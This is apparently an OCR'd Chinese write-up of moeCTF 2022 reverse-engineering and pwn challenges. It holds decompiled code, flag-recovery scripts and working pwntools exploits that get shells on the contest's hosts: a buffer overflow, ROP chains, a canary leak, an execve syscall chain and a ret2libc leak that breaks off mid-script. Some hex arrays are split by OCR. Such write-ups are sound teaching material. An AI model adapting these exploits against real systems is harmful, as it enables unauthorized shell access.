0x9d,0x6a,0x1a,0xcc,0x3d,0x4a,0xf8,0x3c,0x79,0x69,0x39,0xd9,0xdd,0x9d,0xa9,0x69,
0x4c,0x8c,0xdd,0x59,0xe9,0xd7,0x00};
    int len = strlen(key);

    char result[39] =
{'m','o',0x8c,0x7d,0xad,0x1e,0xbe,0x4a,0x8a,0x7d,0xbc,0x7c,0xfc,0x2e,0x2a,0x79,0
x9d,0x6a,0x1a,0xcc,0x3d,0x4a,0xf8,0x3c,0x79,0x69,0x39,0xd9,0xdd,0x9d,0xa9,0x69,0
x4c,0x8c,0xdd,0x59,0xe9,0xd7,0x00};
    for (int i = 0; i < 38; i++)
    {
        for (int j = 0x20; j < 0xff; j++)
        {
            char x = (result[i] + j) * 16;
            char y = (int)(unsigned __int8)(result[i] + j) >> 4;
            if ((x | y) == key[i])
            {
                result[i + 1] = j;
            }
        }
    }
    puts(result);
    return 0;
}
```

fake key

IDA打开，f5反编译

```
11  puts("I changed the key secretly, you can't find the right key!");
12  puts("And I use random numbers to rot my input, you can never guess them!");
13  puts("Unless you debug to get the key and random numbers...");
14  puts("Now give me your flag:");
15  scanf("%s", Str);
16  v5 = strlen(Str);
17  for ( i = 0; i < v5; ++i )
18    Str[i] ^= ::Str[i % v6];
19  for ( j = 0; j < v5; ++j )
20    Str[j] += rand() % 10;
21  if ( (unsigned int)sub_4015A2(Str, &unk_403020) )
22    puts("\nRight! TTTTTQQQQQLLLLL!!!");
23  else
24    puts("QwQ, plz try again.");
```

看到加密部分，同时还有提示，调试可以看到key和rand()产生的随机数，但该题没有随机种子，所以直接rand()和题目中产生的值相同。

```
ata:0000000000403040 Str db 'yunzh1junT'          ; DATA XREF: sub_401550+5↑o
ata:0000000000403040                              ; sub_401550+2A↑o
ata:0000000000403040                              ; main+10↑o
ata:0000000000403040                              ; main+8F↑o
ata:000000000040304A db  43h ; C
ata:000000000040304B db  4Ch ; L
ata:000000000040304C db  2Ch ; ,
ata:000000000040304D db  74h ; t
ata:000000000040304E db  72h ; r
ata:000000000040304F db  61h ; a
ata:0000000000403050 db  63h ; c
ata:0000000000403051 db  6Bh ; k
ata:0000000000403052 db  59h ; Y
ata:0000000000403053 db  59h ; Y
ata:0000000000403054 db  44h ; D
ata:0000000000403055 db  53h ; S
```

脚本如下

```
#define _CRT_SECURE_NO_WARNINGS
#include<stdio.h>
#include<string.h>

int main()
{
    char des[] = {
0x15,0x21,0xf,0x19,0x25,0x5b,0x19,0x39,0x5f,0x3a,0x3b,0x30,0x74,0x7,0x43,0x3f,0x
9,0x5a,0x34,0xc,0x74,0x3f,0x1e,0x2d,0x27,0x21,0x12,0x16,0x1f,0x00};
    char key[] = "yunzh1junTCL,trackYYDS";

    int len = strlen(des);

    for (int i = 0; i < len; i++)
        des[i] -= rand() % 10;
    for (int i = 0; i < len; i++)
        des[i] ^= key[i % 22];

    puts(des);
    return 0;
}
```

EzRisc-V

IDA打不开，提示没有risc-v相关脚本

百度搜索IDA相关risc-v脚本，github有一个py脚本，按照提示配置IDA

再次尝试打开

```
# public main
main:

var_s0=  0
var_s8=  8
arg_0=  10h

addi            sp, sp, -70h # Alternative name is '$x'
sd              ra, 60h+var_s8(sp)
sd              s0, 60h+var_s0(sp)
addi            s0, sp, 60h+arg_0
li              a5, unk_58508
ld              a1, 0(a5)
ld              a2, 8(a5)
ld              a3, 10h(a5)
ld              a4, 18h(a5)
sd              a1, -70h(s0)
sd              a2, -68h(s0)
sd              a3, -60h(s0)
sd              a4, -58h(s0)
lw              a4, 20h(a5)
sw              a4, -50h(s0)
lhu             a4, 24h(a5)
sh              a4, -4Ch(s0)
lbu             a5, 26h(a5)
sb              a5, -4Ah(s0)
lui             a5, 58h # 'X'
addi            a0, a5, 480h
jal             _IO_puts
lui             a5, 58h # 'X'
addi            a0, a5, 498h
jal             _IO_puts
addi            a5, s0, -48h
mv              a1, a5
lui             a5, 58h # 'X'
addi            a0, a5, 4B0h
jal             __isoc99_scanf
sw              zero, -14h(s0)
j               loc_106B6
```

main函数看不懂，跟着字符串也找不到该有的东西。

看群友水群说还有个ghidra，于是安装之。

用ghidra打开，找到main函数，如愿看到了伪代码

```
puts("Welcome to moeCTF 2022");
puts("Plz input your flag:");
__isoc99_scanf(&DAT_000584b0,abStack72);
local_14 = 0;
while( true ) {
  if (0x26 < local_14) {
    printf("congratulations!!! you are right");
    gp = (undefined1 *)((longlong)_dl_static_dtv + 0x1c8);
    return 0;
  }
  if ((abStack72[local_14] ^ 0x39) != *(byte *)((longlong)&local_70 + (longlong)local_14)) bre...
  ;
  local_14 = local_14 + 1;
}
printf("ops, wrong input!\nPlease try again");
```

可以看到只是简单的异或，脚本如下

```c
#include<stdio.h>

int main()
{
    char var[] = {
0x54,0x56,0x5c,0x5a,0x4d,0x5f,0x42,0x4b,0x08,0x4a,0x5a,0x14,0x4f,0x66,0x08,0x4a,
0x66,0x4a,0x56,0x09,0x09,0x56,0x56,0x66,0x08,0x57,0x4d,0x5c,0x4b,0x5c,0x4a,0x4d,
0x08,0x57,0x00,0x18,0x18,0x18,0x44,0x00};
    for (int i = 0; i<40; i++)
    {
        printf("%c", var[i] ^ 0x39);
    }

    return 0;
}
```

fake code

这个pdf完全就是在教怎么做这道题，找到对应位置后直接看反汇编就可以知道算法

程序在运行中出现了除零异常，因此跳转到了except异常处理

该位置汇编如下，dword_7FF667445000就是你的输入

```
.text:00007FF6674411E9
.text:00007FF6674411E9 loc_7FF6674411E9:
.text:00007FF6674411E9 ;   __except(loc_7FF6674420D0) // owned by 7FF6674411B8
.text:00007FF6674411E9 imul    eax, cs:dword_7FF667445000, 61h ; 'a'
.text:00007FF6674411F0 add     eax, 65h ; 'e'
.text:00007FF6674411F3 cdq
.text:00007FF6674411F4 mov     ecx, 0E9h
.text:00007FF6674411F9 idiv    ecx
.text:00007FF6674411FB mov     eax, edx
.text:00007FF6674411FD mov     cs:dword_7FF667445000, eax
.text:00007FF667441203 mov     eax, cs:dword_7FF667445000
.text:00007FF667441209 xor     eax, 29h
.text:00007FF66744120C mov     cs:dword_7FF667445000, eax
```

转成c就是　　((0x65 + (n * 0x61)) % 0xe9)^0x29

回到主程序

```
  puts("Can you read my assembly in exception?");
  puts("Give me your flag:");
  sub_7FF667441290("%s", v7);
  v6 = -1i64;
  do
    ++v6;
  while ( v7[v6] );
  if ( v6 == 51 )
  {
    for ( i = 0; i < 51; ++i )
    {
      v5 = (127 * v5 + 102) % 255;
      v7[i] ^= byte_7FF667445010[dword_7FF667445000];
    }
    if ( (unsigned int)sub_7FF667441020(&unk_7FF667445110, v7) )
      puts("\nTTTTTTTTTTQQQQQQQQQQQQQLLLLLLLLL!!!!");
    else
      puts("\nQwQ, please try again.");
    return 0;
  }
  else
```

上面的汇编计算的是 byte_7FF667445010 数组的下标，因为是异或运算，所以直接将 byte_7FF667445010 和 sub_7FF667445110 异或即可得到flag （调试时发现有些时候不会进入except，但是不知道是哪些情况，就一个一个试出来了，发现在 i == 4*k + 2 时不会进入except，也就是下标不变）


脚本如下

```
#define _CRT_SECURE_NO_WARNINGS
#include<stdio.h>
#include<string.h>

int main()
{
    char key[] = {
0x1e,0x70,0x7a,0x6e,0xea,0x83,0x9e,0xef,0x96,0xe2,0xb2,0xd5,0x99,0xbb,0xbb,0x78,
0xb9,0x3d,0x6e,0x38,0x42,0xc2,0x86,0xff,0x63,0xbd,0xfa,0x79,0xa3,0x6d,0x60,0x94,
0xb3,0x42,0x11,0xc3,0x90,0x89,0xbd,0xef,0xd4,0x97,0xf8,0x7b,0x8b,0xb,0x2d,0x75,0
x7e,0xdd,0xcb,0x00};
    unsigned int n = 0x19;
    char array[] = { 0xAC , 0x4, 0x58 , 0xB0 , 0x45 , 0x96 , 0x9F , 0x2E , 0x41
, 0x15 , 0x18 ,
                    0x29 , 0x0B1 , 0x33 , 0x0AA , 0x12 , 0x0D , 0x89 , 0x0E6 ,
0x0FA , 0x0F3 ,
                    0x0C4 , 0x0BD , 0x0E7 , 0x70 , 0x8A , 0x94 , 0x0C1 , 0x85 ,
0x9D , 0x0A3 ,
                    0x0F2 , 0x3F , 0x82 , 0x8E , 0x0D7 , 0x3, 0x93 , 0x3D , 0x13
, 0x5, 0x6B ,
                    0x41 , 0x3, 0x96 , 0x76 , 0x0E3 , 0x0B1 , 0x8A , 0x4A , 0x22
, 0x55 , 0x0C4 ,
                    0x19 , 0x0F5 , 0x55 , 0x0A6 , 0x1F , 0x0E , 0x61 , 0x27 ,
0x0CB , 0x1F ,
                    0x9E , 0x5A , 0x7A , 0x0E3 , 0x15 , 0x40 , 0x94 , 0x47 ,
0x0DE , 0x0, 0x1,
                    0x91 , 0x66 , 0x0B7 , 0x0CD , 0x22 , 0x64 , 0x0F5 , 0x0A5 ,
0x9C , 0x68 ,
```

```
                    0x0A5 , 0x52 , 0x86 , 0x0BD , 0x0B0 , 0x0DD , 0x76 , 0x28 ,
0x0AB , 0x16 ,
                    0x95 , 0x0C5 , 0x26 , 0x2C , 0x0F6 , 0x39 , 0x0BE , 0x0,
0x0A5 , 0x0AD ,
                    0x0E3 , 0x93 , 0x9E , 0x0E3 , 0x5, 0x0A0 , 0x0B0 , 0x1D ,
0x0B0 , 0x16 ,
                    0x0B , 0x5B , 0x33 , 0x95 , 0x0A4 , 0x9, 0x16 , 0x87 , 0x56
, 0x1F , 0x83 ,
                    0x4E , 0x4A , 0x3C , 0x55 , 0x36 , 0x6F , 0x0BB , 0x4C ,
0x4B , 0x9D , 0x0B1 ,
                    0x0AE , 0x0E5 , 0x8E , 0x0C8 , 0x0FB , 0x0E , 0x29 , 0x8A ,
0x0BB , 0x0FC ,
                    0x20 , 0x62 , 0x4, 0x2D , 0x80 , 0x61 , 0x0D6 , 0x0C1 ,
0x0CC , 0x3B , 0x89 ,
                    0x0C5 , 0x8B , 0x0D5 , 0x26 , 0x58 , 0x0D6 , 0x0B6 , 0xA0 ,
0x50 , 0x75 ,
                    0x0AB , 0x17 , 0x83 , 0x7F , 0x37 , 0x2B , 0x0A0 , 0x1D ,
0x2C , 0x0CF ,
                    0x0C7 , 0x0E0 , 0x0E5 , 0x49 , 0x0C9 , 0x0FA , 0x6B , 0x0C0
, 0x98 , 0x66 ,
                    0x99 , 0x92 , 0x0, 0x2, 0x0D4 , 0x75 , 0x46 , 0x22 , 0x5,
0x35 , 0x0D1 , 0x4B ,
                    0x0C5 , 0x0AD , 0x0E0 , 0x8E , 0x45 , 0x3B , 0x50 , 0x15 ,
0x0B5 , 0x2E ,
                    0x85 , 0x30 , 0x89 , 0x54 , 0x12 , 0x0DE , 0x0F1 , 0x5A ,
0x0F0 , 0x2B ,
                    0x0A7 , 0x1B , 0x4A , 0x26 , 0x5D , 0x98 , 0x0D4 , 0x0A1 ,
0x0BE , 0x0D1 ,
                    0x4D , 0x7E , 0x38 , 0xDE , 0x0B , 0x0A , 0x54 , 0x0B8 ,
0x73 , 0x6D ,
                    0x0AD , 0x8C , 0x1E , 0x0D9 , 0x31 , 0x5F , 0x56 , 0x7E ,
0x0BD , 0x48 ,
                    0x32 , 0x98 , 0x2E , 0x3E , 0x0EB , 0x0A2 , 0x1D };

    for (int i = 0; key[i]; i++)
    {
        if(i!=2&&i!=6&&i!=10&&i!=14&&i!=18&&i!=22&& i != 26 && i != 30 && i !=
34 && i != 38 && i != 42 && i != 46 &&i!=50)
            n = ((0x65 + (n * 0x61)) % 0xe9)^0x29;
        for (int j = 0x20; j < 0x80; j++)
        {
            if (j == (key[i]^array[n]))
            {
                printf("%c", j);
            }
        }
    }

    return 0;
}
```

Art

程序加壳，UPX



直接脱

也可以手动脱，但是我是懒狗

分析脱壳后的程序

```
  puts("Do you know UPX???");
  puts("Oh no...Something seems to be wrong...My equations has multiple solutions...");
  puts("May be I can check it by a hash algorithm. You can never reverse it!!!");
  printf("Input your flag:");
  scanf("%s", Str1);
  for ( i = 0; i <= 27; ++i )
    v4[i] = Str1[i];
  for ( i = 1; i <= 27; ++i )
    Str1[i - 1] ^= (Str1[i - 1] % 17 + Str1[i]) ^ 0x19;
  if ( !strcmp(Str1, &Str2) && (unsigned int)sub_401550(v4) )
    puts("\nGood job!!! You know UPX and hash!!!");
  else
    puts("\nQwQ. Something wrong. Please try again. >_<");
  return 0;
```

sub_401550应该就是hash校验吧（或许是吧），那具体的加密就只有第二个for了

在写脚本的过程中发现每个值会对应多个结果，写不出一次性脚本，就只能一个一个试了

试的脚本如下

```
char key[] =
{2,0x18,0xf,0xf8,0x19,4,0x27,0xd8,0xe8,0x0,0x35,0x48,0x4d,0x2a,0x45,0x6b,0x59,0x
2e,0x43,1,0x18,0x5c,9,9,9,9,0xb5,0x7d };

        for (int j = 0x20; j < 0x80; j++)
        {
            if ((j ^ ((j % 17 + '}') ^ 0x19)) == 0xb5)
            {
                printf("%c\n", j);
            }
        }
```

我是从后面往前面试的，每次替换下 '}' 和 0xb5 就行了

broken hash

ida打开看到

```
 9  v7 = (void (*)(void))sub_140001BE0;
10  if ( dword_1400053F0 )
11    v7 = (void (*)(void))sub_1400010A0;
12  puts("This is a surprise!");
13  sub_140001E80("Give me your flag: ");
14  sub_140001F00("%s", v8);
15  v6 = -1i64;
16  do
17    ++v6;
18  while ( v8[v6] );
19  if ( v6 == 88 )
20  {
21    sub_1400010C0(v8);
22    for ( i = 0; i < 88; ++i )
23    {
24      v5 = dword_140005184 && dword_140005260[i] == dword_140005000[i];
25      dword_140005184 = v5;
26      if ( !v5 )
27        break;
28    }
29    v7();
30    if ( dword_140005184 )
31      sub_140001E80("%s", aTtttqqqqqqqlll);
32    else
33      sub_140001E80("%s", aWhatAPityPlzTr);
34    return 0;
35  }
36  else
37  {
    puts("Wrong length!");
```

改好看点

```
 9  v7 = (void (*)(void))sub_140001BE0;
10  if ( dword_1400053F0 )
11    v7 = (void (*)(void))sub_1400010A0;
12  puts("This is a surprise!");
13  printf("Give me your flag: ");
14  scanf("%s", v8);
15  v6 = -1i64;
16  do
17    ++v6;
18  while ( v8[v6] );
19  if ( v6 == 88 )
20  {
21    encode((__int64)v8);
22    for ( i = 0; i < 88; ++i )
23    {
24      v5 = judge && var_1[i] == var_2[i];
25      judge = v5;
26      if ( !v5 )
27        break;
28    }
29    v7();
30    if ( judge )
31      printf("%s", aTtttqqqqqqqlll);
32    else
33      printf("%s", aWhatAPityPlzTr);
34    return 0;
35  }
36  else
37  {
38    puts("Wrong length!");
```

encode函数里面还挺复杂的，看了好长时间看不懂，最后看到hint说是要patch后爆破，就去搜了搜爆破方法

先patch程序，使其能输出正确的长度

改一下 if(judge)......else...... 的else部分语句就行

patch前

```
.text:0000000140001E47                               loc_140001E47:                          ; CODE XREF: main+179↑j
.text:0000000140001E47 48 8B 54 24 40                mov     rdx, [rsp+0E8h+var_A8]
.text:0000000140001E4C 48 8D 0D 3D 14 00 00          lea     rcx, aS_0                       ; "%s"
.text:0000000140001E53 E8 28 00 00 00                call    printf
```

patch后

```
.text:0000000140001E47                               loc_140001E47:                          ; CODE XREF: main+179↑j
.text:0000000140001E47 48 8B 54 24 20                mov     rdx, qword ptr [rsp+0E8h+var_C8] ; Keypatch modified this from:
.text:0000000140001E47                                                                       ;   mov rdx, [rsp+0E8h+var_A8]
.text:0000000140001E4C 48 8D 0D 3D 14 00 00          lea     rcx, aS_0                       ; "%d"
.text:0000000140001E53 E8 28 00 00 00                call    printf
```

测试输入输出

```
This is a surprise!
Give me your flag: moectf{AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA}
7
```

然后写爆破脚本

```python
from subprocess import Popen,PIPE

flag = 
'moectf{AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAA'

print(len(flag))
ans = ''
k = 7
while(k<=88):
    for i in range(33,127):
        p = Popen("此处为绝对路径",shell = True,stdin = PIPE,stdout = PIPE,
text=True, bufsize=0)
        #p.wait()
        ans = list(flag)
        ans[k] = chr(i)
        ans = ''.join(ans)
        #ans += '}'
        p.stdin.write((ans+'\n'))
        stdout,stderr = p.communicate()
        #print(ans)
        if k<=8:
            check = stdout[-1]
        else:
            check = stdout[-2] + stdout[-1]
        if(int(check) >= k+1):
            flag = list(flag)
            flag[k] = chr(i)
            flag = ''.join(flag)
            k += 1
            print(flag)
            print(k)
            break
```

pwn

二进制漏洞审计之入门指北

shell

shell中nc ip port即得flag

filedes

IDA打开看到

```
14  open("/flag.txt", 0);
15  __isoc99_scanf("%u", &fd);
16  read(fd, &flag, 0x40uLL);
17  __isoc99_scanf("%u", &fd);
18  write(fd, &flag, 0x40uLL);
```

第一个输入1，第二个输入0即可得到flag


read()的fd输入0会从标准输入读取字符覆盖flag

border

IDA打开

```
11  nbytes_4 = open("/flag", 0);
12  read(nbytes_4, &unk_6010E0, 0x20uLL);
13  puts("Say something to compliment me.");
14  puts("And I'll give you flag");
15  printf("length: ");
16  __isoc99_scanf("%u", &nbytes);
17  if ( nbytes <= 0x40 )
18  {
19    printf("content: ");
20    read(0, byte_6010C0, nbytes);
21    puts("uh...");
22    puts(byte_6010C0);
23    puts("I don't like it");
24  }
25  else
26  {
27    puts("You are so verbose!");
28  }
```

可看到输入小于0x40时可进入读取，byte_6010C0和byte_6010E0连在一起，puts可全部输出，content输入15个1然后回车可打印出完整flag



buffer overflow

```
 9  strcpy(v5, "Limiter and Wings are handsome boys!");
10  puts("Write down your note:");
11  read(0, s, 0x70uLL);
12  sleep(1u);
13  puts("This is my note:");
14  sleep(1u);
15  puts(v5);
16  sleep(1u);
17  sleep(1u);
18  if ( !strcmp(v5, ans) )
19  {
20    puts("Wow they are really cute...");
21    sleep(1u);
22    puts("And this is a gift for you^_^!");
23    sleep(1u);
24    system("cat ./flag");
25  }
26  else
27  {
28    puts("No, They are beautiful girls!");
29    sleep(1u);
30  }
31  return 0;
```

用read()的越界输入覆盖到v5，修改v5为 'Limiter and Wings are beautiful girls!' ，最后要加上 \x00,作为strcmp识别结束的标志

```
#!/usr/bin/env python3
from pwn import*

io = remote("moectf.challenge.ctf.show",27001)
#io = process("./buffer_overflow")

length = 70
key = "Limiter and Wings are beautiful girls!"

payload = ('A'*length).encode() + key.encode() + b'\x00'
io.send(payload)
io.interactive()
```

int_overflow

```
puts("A postive number plus a postive number equals to...");
puts("ZERO?!");
puts("That's impossible!!!");
puts("But what if it's in the computer world...");
v3 = time(0LL);
srand(v3);
v6 = rand();
printf("If %d + x == 0 (x > 0), x = ?\n", v6);
__isoc99_scanf("%s", v7);
if ( (unsigned int)sub_400916(v7) )
{
  if ( v7[0] == 45 )
  {
    puts("x is not postive!");
    return 0LL;
  }
  else
  {
    __isoc99_sscanf(v7, "%d", &v5);
    if ( v5 + v6 )
    {
      puts("Wrong!");
    }
    else
    {
      puts("Correct!");
      system("/bin/sh");
    }
    return 0LL;
  }
```

不能输入负数，直接计算器　0x100000000-对应数字　就行

endian

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s2[4]; // [rsp+10h] [rbp-10h] BYREF
  _BYTE v5[12]; // [rsp+14h] [rbp-Ch] BYREF

  *(_QWORD *)&v5[4] = __readfsqword(0x28u);
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stderr, 0LL, 2, 0LL);
  __isoc99_scanf("%d%d", s2, v5);
  if ( !strncmp("MikatoNB", s2, 8uLL) )
    system("/bin/sh");
  return 0;
}
```

只允许输入整数，把s2看成首地址，计算器把字符串对应的十六进制数字转成十进制，分别输入到s2，v5里面，注意小端序

exp:

```
#!/usr/bin/env python3
from pwn import *

#io = remote("43.136.137.17",3912)
io = process("./endian")

num1 = '1634429261'
num2 = '1112436596'

io.sendline(num1)
io.sendline(num2)
io.interactive()
```

random

```
17  *(_QWORD *)seed = time(0LL);
18  memset(s, 0, sizeof(s));
19  memset(v11, 0, sizeof(v11));
20  printf("username: ");
21  read(0, s, 0x20uLL);
22  printf("password: ");
23  read(0, v11, 0x20uLL);
24  if ( !strcmp(v11, "ls_4nyth1n9_7ruIy_R4nd0m?") )
25  {
26    printf("Hello, %s\n", s);
27    puts("Let's guest number!");
28    srand(seed[0]);
29    v3 = rand();
30    v4 = rand() ^ v3;
31    v5 = rand();
32    srand(v4 ^ v5);
33    rand();
34    rand();
35    rand();
36    v8 = rand();
37    puts("I've got a number in mind.");
38    puts("If you guess it right, I'll give what you want.");
39    puts("But remember, you have only one chance.");
40    puts("Please tell me the number you guess now.");
41    __isoc99_scanf("%d", &v7);
42    if ( v7 == v8 )
43    {
44      puts("You did it!");
45      puts("Here's your shell");
46      system("/bin/sh");
47    }
```

程序主体部分，可以看到随机数以时间为种子，那么只要是同一秒内执行的操作，就可以产生完全相同的随机数，而程序运行时间通常很短，因此直接编写C程序得到对应的随机数再进行交互即可。

C程序如下:

```c
#include<stdio.h>

int main()
{
    unsigned int x = time(0);
    srand(x);
    int a1 = rand();
    int a2 = rand()^a1;
    int a3 = rand();
    srand(a2^a3);
    rand();rand();rand();
    printf("%d\n",rand());
    return 0;
}
```

exp:

```python
#!/usr/bin/env python3
from pwn import *

io = process("./calc_time")
result = io.recvline(keepends=False)
print(result)
io = remote("43.136.137.17",3911)

#io = process("./random_num")

name = '123'
passwd = 'ls_4nyth1n9_7ruIy_R4ndOm?'+'\xOO'

io.recvuntil("username: ".encode())
io.sendline(name.encode())
io.recvuntil('password: '.encode())
io.sendline(passwd.encode())
io.recvuntil("now.\n".encode())
io.send(result)

io.interactive()
```

rop32

检查保护

```
[*] '/home/a111/CTFS/moectf2022/rop32_dist/rop32'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```


程序给了‘/bin/sh’字符串，还有 system 函数，直接构造payload就可以直接getshell

exp:

```python
#!/usr/bin/env python3
from pwn import *

io = remote("moectf.challenge.ctf.show",27003)
#io = process("./rop32")

offset = 0x1c + 0x4
bin_sh_addr = 0x804c024
sys_addr = 0x80491e7

payload = ('A'*offset).encode() + p32(sys_addr) + p32(bin_sh_addr)
io.sendline(payload)
io.interactive()
```

rop64

检查保护



发现有canary，用来保护栈不被破坏，因此要泄露canary的值

```
1  unsigned __int64 vuln()
2  {
3    char s[40]; // [rsp+0h] [rbp-30h] BYREF
4    unsigned __int64 v2; // [rsp+28h] [rbp-8h]
5
6    v2 = __readfsqword(0x28u);
7    memset(s, 0, sizeof(s));
8    read(0, s, 0x30uLL);
9    printf("%s", s);
10   read(0, s, 0x50uLL);
11   return v2 - __readfsqword(0x28u);
12 }
```

题中给了两个read函数，中间还有个printf函数，可以直接覆盖到canary的最后一个字节（canary的最后一个字节一般为0，因为小端存储，位于内存的左端，覆盖之后可以使输入的字符串连接到canary，从而将canary输出）

没开PIE，程序中也有 /bin/sh 和 system 函数，利用pop_rdi gadget（64位程序传参会先用寄存器，rdi，rsi，rdx，rcx...）直接构造就行

```
a111@321:~/CTFS/moectf2022/rop64$ ROPgadget --binary rop64 --only 'pop|ret'
Gadgets information
============================================================
0x00000000004011bd : pop rbp ; ret
0x00000000004011de : pop rdi ; ret
0x000000000040101a : ret
0x00000000004012da : ret 0xfffd
```

exp:

```
#!/usr/bin/env python3
from pwn import*

#io = remote("124.223.158.81",27004)
io = process("./rop64")
context.log_level = 'debug'

offset = 40
payload1 = ('A'*offset).encode()
io.recvline()
io.sendline(payload1)

pop_rdi = 0x4011de
bin_sh = 0x404058
sys_addr = 0x401284

#attach(io)
io.recvline()
canary = u64(io.recv(7).rjust(8,b'\x00'))
print(hex(canary))

payload2 = ('A'*offset).encode() + p64(canary) + b'AAAAAAAA' + p64(pop_rdi) +
p64(bin_sh) + p64(sys_addr)
io.sendline(payload2)

io.interactive()
```

syscall

检查保护

```
a111@321:~/CTFS/moectf2022/syscall$ checksec syscall
[*] '/home/a111/CTFS/moectf2022/syscall/syscall'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

开了PIE，但是给了gadget地址，那等于没开，获取之后计算偏移

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   puts("I'll give you a gift first!");
4   printf("%p\n", gadget);
5   puts("Go Go Go!!!");
6   vuln();
7   return 0;
8 }
```

```
.text:00000000000011A9                          ; void gadget()
.text:00000000000011A9                          public gadget
.text:00000000000011A9                          gadget proc near                ; DATA XREF: main+17↓o
.text:00000000000011A9                          ; __unwind {
.text:00000000000011A9 F3 0F 1E FA              endbr64
.text:00000000000011AD 55                       push    rbp
.text:00000000000011AE 48 89 E5                 mov     rbp, rsp
.text:00000000000011B1 5F                       pop     rdi
.text:00000000000011B2 C3                       retn
.text:00000000000011B2
.text:00000000000011B2                          gadget endp
```

题目名称syscall，找找除了pop_rdi还有没有其他gadget

```
a111@321:~/CTFS/moectf2022/syscall$ ROPgadget --binary syscall --only 'pop|ret'
Gadgets information
============================================================
0x0000000000001193 : pop rbp ; ret
0x00000000000011b1 : pop rdi ; ret
0x00000000000011b4 : pop rdx ; ret
0x00000000000011b3 : pop rsi ; pop rdx ; ret
0x000000000000101a : ret
```

```
a111@321:~/CTFS/moectf2022/syscall$ ROPgadget --binary syscall --only 'syscall'
Gadgets information
============================================================
0x00000000000011b6 : syscall
```

既有pop_rsi ，还有pop_rsi ， syscall （32位程序通过int 0x80 进行系统调用，64位程序通过syscall进行系统调用，分别通过对应寄存器传参，rax(eax)保存系统调用号 ）

没看到rax相关的gadget，但是函数的返回值一般保存在 rax 中，而且程序中给了两个read

```
1 ssize_t vuln()
2 {
3   char buf[64]; // [rsp+0h] [rbp-40h] BYREF
4
5   read(0, buf, 0x80uLL);
6   return read(0, buf, 0x3CuLL);
7 }
```

execve的系统调用号为 59 ， 因此最后读取 58个字符 加上回车符就可以控制rax

exp:

```
#!/usr/bin/env python3
from pwn import*

io = remote("124.223.158.81",27005)
#io = process("./syscall")
```

```
io.recvline()
gadget = int(io.recvline(keepends = False),16)
#print(hex(int(gadget,16)))

#attach(io, 'b read')
syscall_addr = gadget - 0x11a9 + 0x11b6
offset = 0x40 + 8
pop_rdi = gadget + 8
bin_sh = gadget - 0x11a9 + 0x4010
pop_rsi_rdx = gadget - 0x11a9 + 0x11b3
payload1 = ('A'*offset).encode() + p64(pop_rdi) + p64(bin_sh) + p64(pop_rsi_rdx)
+ p64(0) + p64(0) + p64(syscall_addr)
io.sendline(payload1)
io.sendline(('A'*58).encode())              # rax = 输入长度 + 1

io.interactive()
```

ret2libc

查看保护

只开了NX

程序也很简单，一个read读取越界就完了，使用了puts，同时有gadget

```
a111@321:~/CTFS/moectf2022/ret2libc$ ROPgadget --binary ret2libc --only 'pop|ret'
Gadgets information
============================================================
0x000000000040115d : pop rbp ; ret
0x000000000040117e : pop rdi ; ret
0x000000000040101a : ret
```

则可以用puts先泄露出libc的偏移，然后再次执行main函数，最后getshell（这里要用到LibcSearcher）

payload2里面的 ret 用来平衡栈，64位程序只有在栈为16字节对齐时才会调用函数

exp:

```
#!/usr/bin/env python3
from pwn import*
from LibcSearcher import*

io = remote("124.223.158.81", 27006)
```

```python
#io = process("./ret2libc")
elf = ELF("./ret2libc")

puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
pop_rdi = 0x40117e

offset = 0x40 + 0x8
main = elf.symbols['main']
payload1 = ('A'*offset).encode() + p64(pop_rdi) + p64(puts_got) + p64(puts_plt)
+ p64(main)
io.recvline()
io.sendline(payload1)

puts = u64(io.recv(6).ljust(8, b'\x00'))
#print(puts)

libc = LibcSearcher("puts", puts)
libcbase = puts - libc.dump('puts')
